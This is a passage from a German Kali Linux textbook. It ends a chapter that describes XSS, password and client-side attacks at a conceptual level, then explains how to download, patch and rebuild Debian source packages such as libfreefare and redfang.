- **Cross Site Scripting:** Wie auch bei der SQL-Injection funktionieren XSS-Angriffe aufgrund einer nicht korrekten Bereinigung von Benutzereingaben, sodass Angreifer den Benutzer oder die Site so manipulieren können, dass sie Code im Kontext der eigenen Browsersitzung ausführen.

Komplexe, umfangreiche und komplizierte Webanwendungen sind weit verbreitet und bieten eine willkommene Angriffsfläche für böswillige Parteien. Tools für die Suche nach Schwachstellen in Web-Anwendungen finden Sie in der Kategorie WEBAPPLIKATION-ANALYSE.

5.4.4 Passwort-Attacken

Bei Passwort-Angriffen handelt es sich um Angriffe auf das Authentifizierungssystem eines Dienstes. Diese Angriffe werden häufig in Online-Kennwort- und Offline-Kennwort-Angriffe unterteilt, die sich in der Kategorie PASSWORT-ANGRIFFE finden. Bei einer Online-Kennwort-Attacke werden mehrere Kennwörter auf einem laufenden System ausprobiert. Bei einem Offline-Kennwortangriff werden die gehashten oder verschlüsselten Werte der Kennwörter abgerufen und der Angreifer versucht, die Klartextwerte auszulesen. Der Schutz vor solchen Angriffen besteht darin, dass die Durchführung dieses Vorgangs rechenintensiv ist und die Anzahl der Versuche pro Sekunde, die der Angreifer generieren kann, begrenzt wird. Hierfür gibt es auch Problemumgehungen, z.B. die Verwendung von Grafikprozessoren (GPUs), um die Anzahl der möglichen Versuche zu erhöhen.

In den meisten Fällen greifen Kennwortangriffe auf Standardkennwörter der Hersteller zu. Da es sich um bekannte Werte handelt, suchen Angreifer nach diesen Standardkonten, in der Hoffnung, Glück zu haben. Andere häufige Angriffe sind Angriffe mit benutzerdefinierten Wörterbüchern, bei denen eine Wortliste erstellt wird, die auf die Zielumgebung zugeschnitten ist, und anschließend ein Online-Kennwortangriff gegen gängige, standardmäßige oder bekannte Konten durchgeführt wird, bei dem jedes Wort nacheinander ausprobiert wird.

Bei einem Assessment ist es absolut notwendig, die möglichen Folgen dieser Art von Angriffen zu verstehen. Erstens sind sie aufgrund der wiederholten Authentifizierungsversuche häufig sehr laut. Zweitens können diese Angriffe zu einer Kontosperrsituation führen, nachdem viele ungültige Versuche für ein einzelnes Konto ausgeführt wurden. Schließlich sind diese Angriffe oft recht langsam, was zu Problemen bei dem Versuch führt, eine umfassende Wortliste zu verwenden.

5.4.5 Clientseitige Angriffe

Die meisten Angriffe werden gegen Server durchgeführt, aber da Dienste schwerer anzugreifen sind, werden auch oft einfachere Ziele ausgewählt. Clientseitige Angriffe sind das Ergebnis davon, dass ein Angreifer auf verschiedene Anwendungen abzielt, die auf der Workstation des Mitarbeiters in einer Zielorganisation installiert sind. Dafür eignen sich eine Reihe von Tools aus der Kategorie SOCIAL ENGINEERING TOOLS.

Bei dieser Art von Angriff werden am besten Schwachstellen von Flash-, Acrobat-Reader- und Java-Angriffen ausgenutzt, die in den frühen 2000er Jahren sehr verbreitet waren. Hier würde der Angreifer versuchen, einen Nutzer zum Besuch einer schädlichen Webseite aufzufordern. Diese Seiten enthalten speziellen Code, der Sicherheitslücken in den clientseitigen Anwendungen auslöst, damit auf den Zielsystemen schädlicher Code ausgeführt werden kann.

Clientseitige Angriffe sind unglaublich schwer zu verhindern und erfordern vor allem Benutzerschulungen, ständige Anwenderaktualisierungen und Netzwerkkontrollen, um das Risiko effektiv zu verringern.

5.5 Zusammenfassung

Das Kapitel hat sich kurz mit der Rolle von Kali im Bereich der IT-Sicherheit befasst. Vor allem habe ich beschrieben, welche Bedeutung eine saubere, funktionierende Installation hat und wie wichtig die Verwendung einer Verschlüsselung ist, um die Daten Ihres Kunden zu schützen.

Die Elemente der CIA-Triade (Vertraulichkeit, Integrität und Verfügbarkeit) sind die Stützen, auf die Sie sich konzentrieren sollten, wenn Sie ein System als Teil der Bereitstellung, Wartung oder Assessments sichern. Diese konzeptionelle Grundlage hilft Ihnen bei der Identifizierung der kritischen Komponenten Ihrer Systeme, des Aufwands und der Ressourcen, die es wert sind, in die Behebung der erkannten Probleme investiert zu werden.

Ich habe auch erläutert, welche verschiedenen Arten von Sicherheitslücken es gibt, darunter File Inclusion, SQL-Injection, Buffer-Overflow und Race Condition.

Die Genauigkeit der Signaturen ist für die Erkennung von Schwachstellen äußerst wichtig, um nützliche Erkenntnisse in einem Assessment zu erhalten. Je mehr Daten verfügbar sind, desto höher ist die Wahrscheinlichkeit, dass bei einem automatisierten signaturbasierten Scan genaue Ergebnisse erzielt werden. Aus diesem Grund sind authentifizierte Scans sehr beliebt.

Wie Sie erfahren haben, verwenden automatisierte Tools eine Datenbank mit Signaturen, um Schwachstellen zu erkennen. Deshalb kann schon eine geringe Abweichung von einer bekannten Signatur das Ergebnis und auch die Gültigkeit der entdeckten Schwachstellen ändern.

Außerdem habe ich vier Arten von Assessments beschrieben: Schwachstellen-Scan, Compliance-Test, (traditioneller) Penetrationstest und Applikations-Assessment. Bei diesen Tests kommt ein Kernsatz von Tools zum Einsatz, jedoch überschneiden sich viele der verwendeten Tools und Techniken.

Die Schwachstellenanalyse ist im Gegensatz zu den anderen Assessmenttypen relativ einfach und besteht in der Regel aus einer automatisierten Bestandsaufnahme der entdeckten Probleme in einer Zielumgebung. In dem Abschnitt wurde erörtert, dass eine Schwachstelle einen Fehler darstellt, der, sollte er ausgenutzt werden, die Vertraulichkeit, Integrität oder Verfügbarkeit eines Systems gefährden kann. Wie Sie erfahren haben, handelt es sich um eine signaturbasierte Beurteilung, die sich auf genaue Signaturen stützt. Deshalb können diese Ergebnisse auch false positive und false negative Ergebnisse liefern. Die Tools für diese Art von Assessments finden Sie vor allem in den Kategorien SCHWACHSTELLENANALYSE und EXPLOITATION TOOLS von Kali Linux.

Compliance-Tests basieren in der Regel auf behördlichen oder branchenüblichen Anforderungen, für die es häufig ein Compliance-Framework gibt. Diese Art von Assessment beginnt in der Regel mit einem Schwachstellen-Scan.

Ein (traditioneller) Penetrationstest ist ein gründliches Security Assessment, das darauf abzielt, die allgemeine Sicherheitslage einer Organisation basierend auf realen Bedrohungen zu verbessern. Dieses Assessment umfasst mehrere Schritte (die Kali-Menüstruktur spiegelt diese auch wider) und führt zur Ausnutzung von Sicherheitslücken und zum Erlangen des Zugriffs auf andere Computer und Netzwerke innerhalb des definierten Zielbereichs.

Bei einem Applikations-Assessment konzentrieren Sie sich auf eine einzelne Anwendung und verwenden spezielle Tools, wie sie in den Kategorien WEBAPPLIKATION-ANALYSE, DATENBANK-ASSESSMENT, REVERSE ENGINEERING und EXPLOITATION-TOOLS zu finden sind.

Schließlich haben wir in diesem Kapitel auch die verschiedenen Arten von Angriffen diskutiert, darunter:

- **Denial of Service**, der den Ausfall eines Services bewirkt
- **Speicherbeschädigung.** Der Prozessspeicher wird dabei manipuliert und ermöglicht es dem Angreifer häufig, einen Code auszuführen.
- **Webangriffe mit SQL-Injection und XSS-Angriffe,** bei denen Benutzereingaben nicht korrekt bereinigt werden, sodass Daten aus der Datenbank geholt werden bzw. schadhafter Code bei einer Browsersitzung ausgeführt werden kann
- **Passwort-Attacken.** Hier werden häufig Kennwortlisten für den Angriff verwendet, um sich bei einem Dienst erfolgreich anzumelden.

Kapitel 6

Kali Linux für Security Assessments vorbereiten

In Kapitel 5 »Einführung in Security Assessments« haben wir uns mit den Grundlagen eines Security Assessments beschäftigt. Sie haben erfahren, dass es sinnvoll ist, für jedes Assessment eine eigene Installation zu verwenden, deshalb zeige ich Ihnen in diesem Kapitel, wie Sie sich ein an Ihre Bedürfnisse angepasstes Kali-Linux-Image erstellen können, das Ihnen die Vorbereitungen vereinfacht.

Kali wurde als hochmodulares und anpassbares Framework für Penetrationstests entwickelt und bietet deshalb fortgeschrittene Anpassungs- und Verwendungsmöglichkeiten. Die Anpassungen können auf unterschiedlichen Ebenen erfolgen, beginnend mit der Quellcodeebene. Die Quellen aller Kali-Pakete sind öffentlich verfügbar. In diesem Kapitel werde ich Ihnen zeigen, wie Sie Pakete abrufen, ändern und daraus Ihre eigenen angepassten Pakete erstellen können. Der Linux-Kernel stellt dabei einen Sonderfall dar und wird in einem eigenen Abschnitt (Abschnitt 6.2) behandelt. Hier werden Sie erfahren, wo Quellen zu finden sind und wie Sie den Kernel konfigurieren und schließlich, wie Sie ihn kompilieren und die dazugehörigen Kernelpakete erstellen.

In der zweiten Stufe der Anpassung zeige ich Ihnen, wie Sie ein ISO-Live-Image erstellen können und welche Konfigurationsoptionen das Live-Build-Tool bietet, um das daraus resultierende ISO-Image anzupassen, einschließlich der Möglichkeit, benutzerdefinierte Debian-Pakete anstelle der auf Repositories verfügbaren Pakete zu verwenden. Ebenso wird die Erstellung eines permanenten Live-ISOs auf einem USB-Stick und Erhaltung von Dateien und Betriebssystemänderungen nach Neustarts erläutert.

6.1 Kali-Pakete anpassen

Das Ändern von Kali-Paketen ist grundsätzlich die Aufgabe der Entwickler von Kali:

- Sie aktualisieren Pakete mit neuen Upstream-Versionen.
- Sie optimieren die Standardkonfiguration für eine bessere Integration in die Distribution
- Sie beheben von Benutzern gemeldete Fehler.

Für Sie sind die angebotenen Pakete nicht ausreichend? Darum ist es wichtig zu wissen, wie man ein angepasstes Paket erstellen kann.

Für den Fall, dass Sie sich fragen, warum Sie sich überhaupt mit den Paketen befassen sollten, folgende Erläuterungen: Eine Software ist normalerweise mit Git immer abrufbar, falls Sie diese abändern müssen. Die geänderte Version kann direkt aus Git abgerufen und ausgeführt werden. Das ist okay, wenn Sie Ihr Home-Verzeichnis für den Zweck verwenden wollen. Erfordert die benötigte Anwendung jedoch ein systemweites Setup (z.B. mit einem `make install`-Schritt), so wird das System mit unbekannten bis hin zu *dpkg*-Dateien überflutet. Das kann schnell zu Problemen durch Paketabhängigkeiten führen. Darüber hinaus können Sie mit geeigneten Paketen Ihre Änderungen viel einfacher freigeben und auf mehreren Computern bereitstellen oder auch Änderungen rückgängig machen, falls Sie feststellen, dass es nicht so funktioniert, wie Sie es sich erhofft hatten.

Wann könnten Sie ein Paket ändern wollen?

Sie verwenden häufig SET (siehe Abschnitt 9.3.3) und es wurde gerade ein neues Release fertiggestellt, aber die Entwickler von Kali sind zurzeit alle beschäftigt. Sie möchten jedoch das Paket sofort testen. Dazu müssen Sie es selbst aktualisieren.

Oder Sie haben das Problem, dass Sie Ihre neue NFC-Karte zum Laufen bringen möchten, deshalb möchten Sie das *libfreefare*-Paket neu erstellen, damit Sie die Debug-Meldungen aktivieren können, um verwertbare Informationen zu erhalten. Die verwertbaren Daten sind im Fehlerbericht enthalten.

Oder Sie schlagen sich mit kryptischen Fehlermeldungen vom Programm *redfang*[1] herum, die Sie erhalten. Nach einer Recherche finden Sie eine Lösung, von der Sie erwarten, dass dies Ihr Problem behebt. Wenn das Problem behoben wurde, dann möchten Sie eventuell ein Paket mit dem Fix neu erstellen.

Diese Beispiele werden wir uns in den folgenden Abschnitten ansehen. Ich werde versuchen, die Erklärungen allgemein zu halten, damit Sie sie auch auf andere Fälle anwenden können. Sie müssen aber bedenken, dass es nicht möglich sein wird, alle Fälle abzudecken. Wenn Sie auf ein Problem stoßen, versuchen Sie unbedingt, nach bestem Wissen eine Lösung zu finden, oder suchen Sie in geeignete Foren nach Hilfe.

Unabhängig davon, welche Veränderungen Sie durchführen, ist der grundlegende Prozess immer der gleiche:

- Laden Sie das Quellpaket herunter.
- Extrahieren Sie das Quellpaket.

1 redfang ist ein Tool zum Auffinden nicht erkennbarer Bluetooth-Geräte.

- Führen Sie die Anpassungen durch.
- Erstellen Sie das »neue« Paket.

Für jeden dieser Schritte stehen Ihnen mehrere Tools zur Verfügung, mit denen Sie die Aufgabe bewältigen können. Die relevantesten und beliebtesten Tools habe ich ausgewählt, aber die Auflistung ist nicht vollständig.

6.1.1 Quellen finden

Erstellen Sie ein Kali-Paket neu, so ist der erste Schritt das Aufrufen des Quellcodes. Ein Quellpaket besteht aus mehreren Dateien: Die Hauptdatei ist die Debian-Quellverwaltungs(*.dsc*)-Datei, in der auch die anderen Begleitdateien aufgelistet sind. Dabei handelt es sich meistens um *.tar.(gz, bz2, xz)*, *.diff.gz* oder *.debian.tar.(gz, bz2, xz)*.

Im Folgenden zeige ich Ihnen den Vorgang am Beispiel von *libfreefare*.




Abb. 6.1: *etc/apt/sources.list* mit der *deb-src*-Zeile

In Abbildung 6.2 werden die Quellpakete auf Kali-Mirrors gespeichert, die auch über HTTP verfügbar sind. So können Sie die erforderlichen Dateien über den Webbrowser herunterladen, aber der einfachste Weg ist es, den Befehl `apt source Quellpaket-Datei` zu verwenden. Dieser Befehl erfordert eine *deb-src*-Zeile in der */etc/apt/sources.list* und eine aktuelle Index-Datei (die Liste der Quellen wird durch Ausführen von `apt update` abgefragt). Standardmäßig fügt Kali diese Zeile

nicht hinzu, da nur wenige Anwender Quellpakete abrufen müssen. Man kann diese auch manuell hinzufügen (siehe auch Abschnitt 3.9.1).




Abb. 6.2: Download des Quellpakets *libfreefare* in Kali WSL




Abb. 6.3: Auflistung der Dateien nach Download des Quellpakets

Das Quellpaket in dem Beispiel haben wir vom Kali-Mirror erhalten. Wie man durch das Fehlen von »kali« in der Versionszeichenfolge sehen kann, ist es das

gleiche Paket wie in Debian. Das bedeutet, dass keine Kali-spezifischen Änderungen angewendet wurden.

Sollten Sie eine bestimmte Version eines Quellpakets benötigen, die in den aufgelisteten Repositories */etc/apt/sources.list* verfügbar ist, dann können Sie das Paket am einfachsten herunterladen, indem Sie die URL unter `http://pkg.kali.org` nachschlagen und sie dann an `dget` übergeben.

Wenn Sie die URL des *libfreefare*-Quellpakets nachgeschlagen haben, können Sie es mit dem Befehl `dget`[2] herunterladen. Dabei wird die *dsc*-Datei als Erstes heruntergeladen, dann wird diese analysiert, um festzustellen, auf welche Dateien noch verwiesen wird. Anschließend werden auch diese Dateien heruntergeladen (siehe Abbildung 6.4).

```
root@kali-book:/etc/apt# dget http://http.kali.org/pool/main/libf/libfreefare/libfreefar
9352548.ffde4d-1.dsc
dget: retrieving http://http.kali.org/pool/main/libf/libfreefare/libfreefare_0.4.0+0~git
d-1.dsc
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   362  100   362    0     0    751      0 --:--:-- --:--:-- --:--:--   751
100  1935  100  1935    0     0   3518      0 --:--:-- --:--:-- --:--:--  3518
dget: retrieving http://http.kali.org/pool/main/libf/libfreefare/libfreefare_0.4.0+0~git
d.orig.tar.gz
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   368  100   368    0     0   1019      0 --:--:-- --:--:-- --:--:--  1016
100  118k  100  118k    0     0   245k      0 --:--:-- --:--:-- --:--:--  245k
dget: retrieving http://http.kali.org/pool/main/libf/libfreefare/libfreefare_0.4.0+0~git
d-1.debian.tar.xz
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   372  100   372    0     0    989      0 --:--:-- --:--:-- --:--:--   989
100  3908  100  3908    0     0   8881      0 --:--:-- --:--:-- --:--:--  8881
libfreefare_0.4.0+0~git1439352548.ffde4d-1.dsc:
dscverify: libfreefare_0.4.0+0~git1439352548.ffde4d-1.dsc failed signature check:
gpg: WARNING:  Kein Kommando angegeben.  Versuche zu raten was gemeint ist ...
gpg: Signatur vom Mi 12 Aug 2015 06:14:03 CEST
gpg:                mittels RSA-Schlüssel 43EF73F4BD8096DA
gpg: Signatur kann nicht geprüft werden: No public key
Validation FAILED!!
root@kali-book:/etc/apt# dpkg-source -x libfreefare_0.4.0+0~git1439352548.ffde4d-1.dsc
gpgv: Signatur vom Mi 12 Aug 2015 06:14:03 CEST
gpgv:                mittels RSA-Schlüssel 43EF73F4BD8096DA
gpgv: Signatur kann nicht geprüft werden: No public key
dpkg-source: Warnung: Fehler beim Überprüfen der Signatur von ./libfreefare_0.4.0+0~git1
-1.dsc
dpkg-source: Information: libfreefare wird nach libfreefare-0.4.0+0~git1439352548.ffde4d
dpkg-source: Information: libfreefare_0.4.0+0~git1439352548.ffde4d.orig.tar.gz wird entp
dpkg-source: Information: libfreefare_0.4.0+0~git1439352548.ffde4d-1.debian.tar.xz wird
root@kali-book:/etc/apt#
```

Abb. 6.4: Herunterladen des *libfreefare*-Pakets von Kali Bleeding

2 Eventuell müssen Sie vorher noch das *devscripts*-Paket installieren: `apt-get install devscripts`.

Beachten Sie, dass *dget*-Quellpakete nicht automatisch extrahiert werden, da die PGP-Signatur im Quellpaket nicht überprüft werden kann. Diesen Schritt müssen Sie manuell ausführen, indem Sie den Befehl `dpkg-source -x dsc-Datei` eingeben. Sie können das Extrahieren des Quellpakets auch erzwingen, indem Sie die Parameter `--allow-unauthenticated` oder `--u` anfügen. Umgekehrt können Sie den Schritt zum Extrahieren des Quellpakets auch überspringen, indem Sie `--download-only` angeben.

6.1.2 Build-Abhängigkeiten installieren

Im vorherigen Abschnitt haben Sie die Quellen heruntergeladen, jetzt müssen noch die Build-Abhängigkeiten installiert werden. Das ist erforderlich, um die gewünschten Binärpakete zu erstellen, aber Build-Abhängigkeiten werden auch für die Zwischenerstellung benötigt, die Sie möglicherweise ausführen möchten, um die Änderungen zu testen, während Sie sie vornehmen. Jedes Quellpaket deklariert seine Build-Abhängigkeiten im Feld *Build-Depends* der *debian/control*-Datei. Sie können diese mit `apt` installieren – vorausgesetzt, Sie befinden sich in einem Verzeichnis, das ein entpacktes Quellpaket enthält (siehe Abbildung 6.5).

```
root@kali-book:/etc/apt/libfreefare-0.4.0+0~git1439352548.ffde4d# ls
AUTHORS     CMakeLists.txt  COPYING   HACKING            m4           README
ChangeLog   configure.ac     debian    libfreefare        Makefile.am  test
cmake       contrib         examples  libfreefare.pc.in  NEWS         TODO
root@kali-book:/etc/apt/libfreefare-0.4.0+0~git1439352548.ffde4d# cd ..
root@kali-book:/etc/apt# ls
apt.conf.d                                              listchanges.conf
auth.conf.d                                             preferences.d
libfreefare-0.4.0+0~git1439352548.ffde4d                sources.list
libfreefare_0.4.0+0~git1439352548.ffde4d-1.debian.tar.xz  sources.list~
libfreefare_0.4.0+0~git1439352548.ffde4d-1.dsc          sources.list.d
libfreefare_0.4.0+0~git1439352548.ffde4d.orig.tar.gz    trusted.gpg.d
root@kali-book:/etc/apt# apt build-dep ./
E: Nicht unterstützte Datei ./ auf Befehlszeile angegeben
E: Es muss mindestens ein Paket angegeben werden, dessen Bauabhängigkeiten überprüft werden
root@kali-book:/etc/apt# sudo apt build-dep ./
E: Nicht unterstützte Datei ./ auf Befehlszeile angegeben
E: Es muss mindestens ein Paket angegeben werden, dessen Bauabhängigkeiten überprüft werden
root@kali-book:/etc/apt# cd libfreefare-0.4.0+0~git1439352548.ffde4d
root@kali-book:/etc/apt/libfreefare-0.4.0+0~git1439352548.ffde4d# sudo apt build-dep ./
Hinweis: Verzeichnis »./« wird verwendet, um die Bauabhängigkeiten zu bekommen.
Paketlisten werden gelesen... Fertig
Abhängigkeitsbaum wird aufgebaut.
Statusinformationen werden eingelesen.... Fertig
Die folgenden Pakete wurden automatisch installiert und werden nicht mehr benötigt:
  python-mockito python-whoosh
Verwenden Sie »sudo apt autoremove«, um sie zu entfernen.
Die folgenden NEUEN Pakete werden installiert:
  libnfc-dev libssl-dev libusb-dev pkg-config
0 aktualisiert, 4 neu installiert, 0 zu entfernen und 0 nicht aktualisiert.
Es müssen 1.974 kB an Archiven heruntergeladen werden.
Nach dieser Operation werden 8.879 kB Plattenplatz zusätzlich benutzt.
Möchten Sie fortfahren? [J/n] J
```

Abb. 6.5: Build-Abhängigkeiten deklarieren

In diesem Beispiel können Build-Abhängigkeiten mit für APT verfügbaren Paketen deklariert werden. Das ist nicht immer möglich, da das *kali-rolling*-Tool die Installierbarkeit von Build-Abhängigkeiten nicht sicherstellen kann, sondern nur die Abhängigkeit von Binärpaketen berücksichtigt. In der Praxis sind binäre Abhängigkeiten und Build-Abhängigkeiten häufig eng miteinander verbunden und bei den meisten Paketen sind die Build-Abhängigkeiten zufriedenstellend.

6.1.3 Änderungen durchführen

Es ist nicht möglich, sämtliche Änderungen zu behandeln, die Sie an einem bestimmten Paket vornehmen können. Dazu müssten wir sämtliche Details des Debian-Packagings diskutieren. In diesem Abschnitt werden wir die drei bereits erwähnten allgemeinen Anwendungsfälle (neue Funktionen in SET testen, Debug-Modus in *libfreefare*- bzw. *redfang*-Fehler) durchgehen und einige der unvermeidbaren Vorgänge erläutern (wie z.B. das Verwalten der *changelog*-Datei).

Zuerst ändern Sie die Versionsnummer des Pakets, damit das neu erstellte Paket von den Originalpaketen von Kali oder Debian unterschieden werden kann. Um das zu erreichen, fügen Sie am besten ein Suffix hinzu, das die Entität (Person oder Organisation) identifiziert, die die Änderung verwendet. In meinem Fall verwende ich den Firmennamen »icte« als Suffix. Eine solche Änderung erfolgt mit dem `dch`-Befehl (Debian Changelog) über den Befehl `dch --local icte`[3]. Er ruft beim ersten Mal ein Menü auf, bei dem man einen Texteditor (wie z.B. *nano*) auswählen kann und danach immer direkt den gewählten Editor. Dieser Editor zeigt, dass `dch` wirklich die *debian/changelog*-Datei geändert hat.

```
root@kali-book:/etc/apt/libfreefare-0.4.0+0~git1439352548.ffde4d# head -n 1 debian/changelog
libfreefare (0.4.0+0~git1439352548.ffde4d-1) kali-bleeding-edge; urgency=medium
root@kali-book:/etc/apt/libfreefare-0.4.0+0~git1439352548.ffde4d# dch --local icte
dch warning: your current directory has been renamed to:
../libfreefare-0.4.0
dch warning: no orig tarball found for the new version.
root@kali-book:/etc/apt/libfreefare-0.4.0+0~git1439352548.ffde4d# head debian/changelog
libfreefare (0.4.0-1icte1) UNRELEASED; urgency=medium

  *

 -- root <root@localhost.localdomain>  Sat, 15 Jun 2019 15:36:23 +0200

libfreefare (0.4.0+0~git1439352548.ffde4d-1) kali-bleeding-edge; urgency=medium

  * New upstream snapshot (with packaging files from 0.4.0-2).

root@kali-book:/etc/apt/libfreefare-0.4.0+0~git1439352548.ffde4d#
```

Abb. 6.6: Umbenennen des Packages

3 Teil des *devscripts*-Pakets

Sollten Sie öfter Änderungen vornehmen, dann möchten Sie eventuell die Umgebungsvariablen `DEBFULLNAME` und `DEBEMAIL` auf Ihren vollständigen Namen bzw. Ihre E-Mail-Adresse setzen. Diese Werte werden dann von vielen Packaging-Tools – einschließlich `dch` – verwendet, die dann wie in Abbildung 6.6 statt `root <(root@localhost.localdoman>` angeführt würden.

Patch anwenden

Für einen weiteren der oben beschriebenen Anwendungsfälle ist es notwendig, dass wir das *redfang*-Quellpaket herunterladen und anschließend möchten Sie einen Patch anwenden, den Sie im Upstream-Git-Repository gefunden haben. Es handelt sich dabei um eine übliche Operation und diese sollte immer einfach sein. Leider werden Patches abhängig von Quellpaketformat und verwendetem Git-Workflow auf verschiedene Weise gehandhabt, die im Folgenden genauer erläutert werden.

Mit entpacktem Quellpaket

Mit `apt source redfang` laden Sie das Quellpaket herunter und legen das Verzeichnis *redfang-2.5* an. Nun wechseln Sie in das Verzeichnis und können den Patch mit `patch -p1< patch-Datei` direkt aufrufen.

Sie haben jetzt den Quellcode manuell gepatcht und können bereits das Binärpaket Ihrer geänderten Version erstellen (siehe Abschnitt 6.1.4). Versuchen Sie jedoch, ein aktualisiertes Quellpaket zu erstellen, wird es fehlschlagen und den Fehler »unerwartete Änderung im Upstream« melden. Das liegt daran, dass *redfang* – wie ein Großteil der Quellpakete – das Quellformat 3.0 (*quilt*) verwendet. Dabei werden Änderungen am Upstream-Code in separaten Patches (*/debian/patches*) gespeichert und die */debian/patches/series*-Datei zeigt an, in welcher Reihenfolge die Patches angewendet werden müssen. Sie können Änderungen in einem neuen Patch registrieren, indem Sie `dpkg-source –commit` ausführen.

Sollte das Quellpaket das Quellformat 1.0 oder 3.0 (*native*) verwenden, dann ist es nicht notwendig, die Änderungen im Upstream in einem Patch zu registrieren. Sie werden automatisch im resultierenden Quellpaket gebündelt.

Mit einem Git-Repository

Wird zum Abrufen des Quellpaketes Git verwendet, ist die Situation noch komplexer. Es gibt mehrere Git-Workflows und zugehörige Tools und es verwenden nicht alle Debian-Pakete dieselben. Die bereits erwähnte Unterscheidung zum Quellformat ist weiterhin relevant. Sie müssen auch prüfen, ob Patches im Quellbaum angewendet wurden oder ob sie nur in *debian/patches* gespeichert worden sind (in diesem Fall werden sie beim Erstellen angewendet).

Zu den beliebtesten Tools gehört das *git-buildpackage*, damit werden auch alle Repositories auf *gitlab.com/kalilinux/packages* verwaltet. Sollten Sie es verwenden, werden Patches nicht im Quellbaum vorab angewendet, sondern unter *debian/patches* gespeichert. Sie haben dann die Möglichkeit, Patches manuell in *debian/patches/series* einzufügen und dort aufzulisten. Wenn Sie *git-buildpackage* verwenden, dann verwenden Sie `gbp pq`, um die gesamte Patch-Serie oder auch nur einen Zweig zu bearbeiten, den Sie erweitern oder nach Ihren Wünschen neu zusammenstellen können.

git-dpm (mit dem dazugehörigen gleichnamigen Befehl) ist ein weiteres Git-Packaging-Tool, das Sie verwenden können. Es zeichnet Metadaten in *debian/.git-dpm* auf und behält die im Quellbaum angewendeten Pachtes bei, indem es einen neuen Zweig zusammenführt, der aus dem Inhalt von *debian/patches* erstellt wird.

Build-Optionen anpassen

Sie müssen die Build-Optionen anpassen, wenn Sie eine optionale Funktion oder ein optionales Verhalten aktivieren möchten, die nicht im offiziellen Paket aktiviert sind oder wenn Sie Parameter anpassen möchten, die zum Erstellungszeitpunkt durch eine `./configure`-Option oder durch Setzen der Variablen im Build-Environment festgelegt wurden.

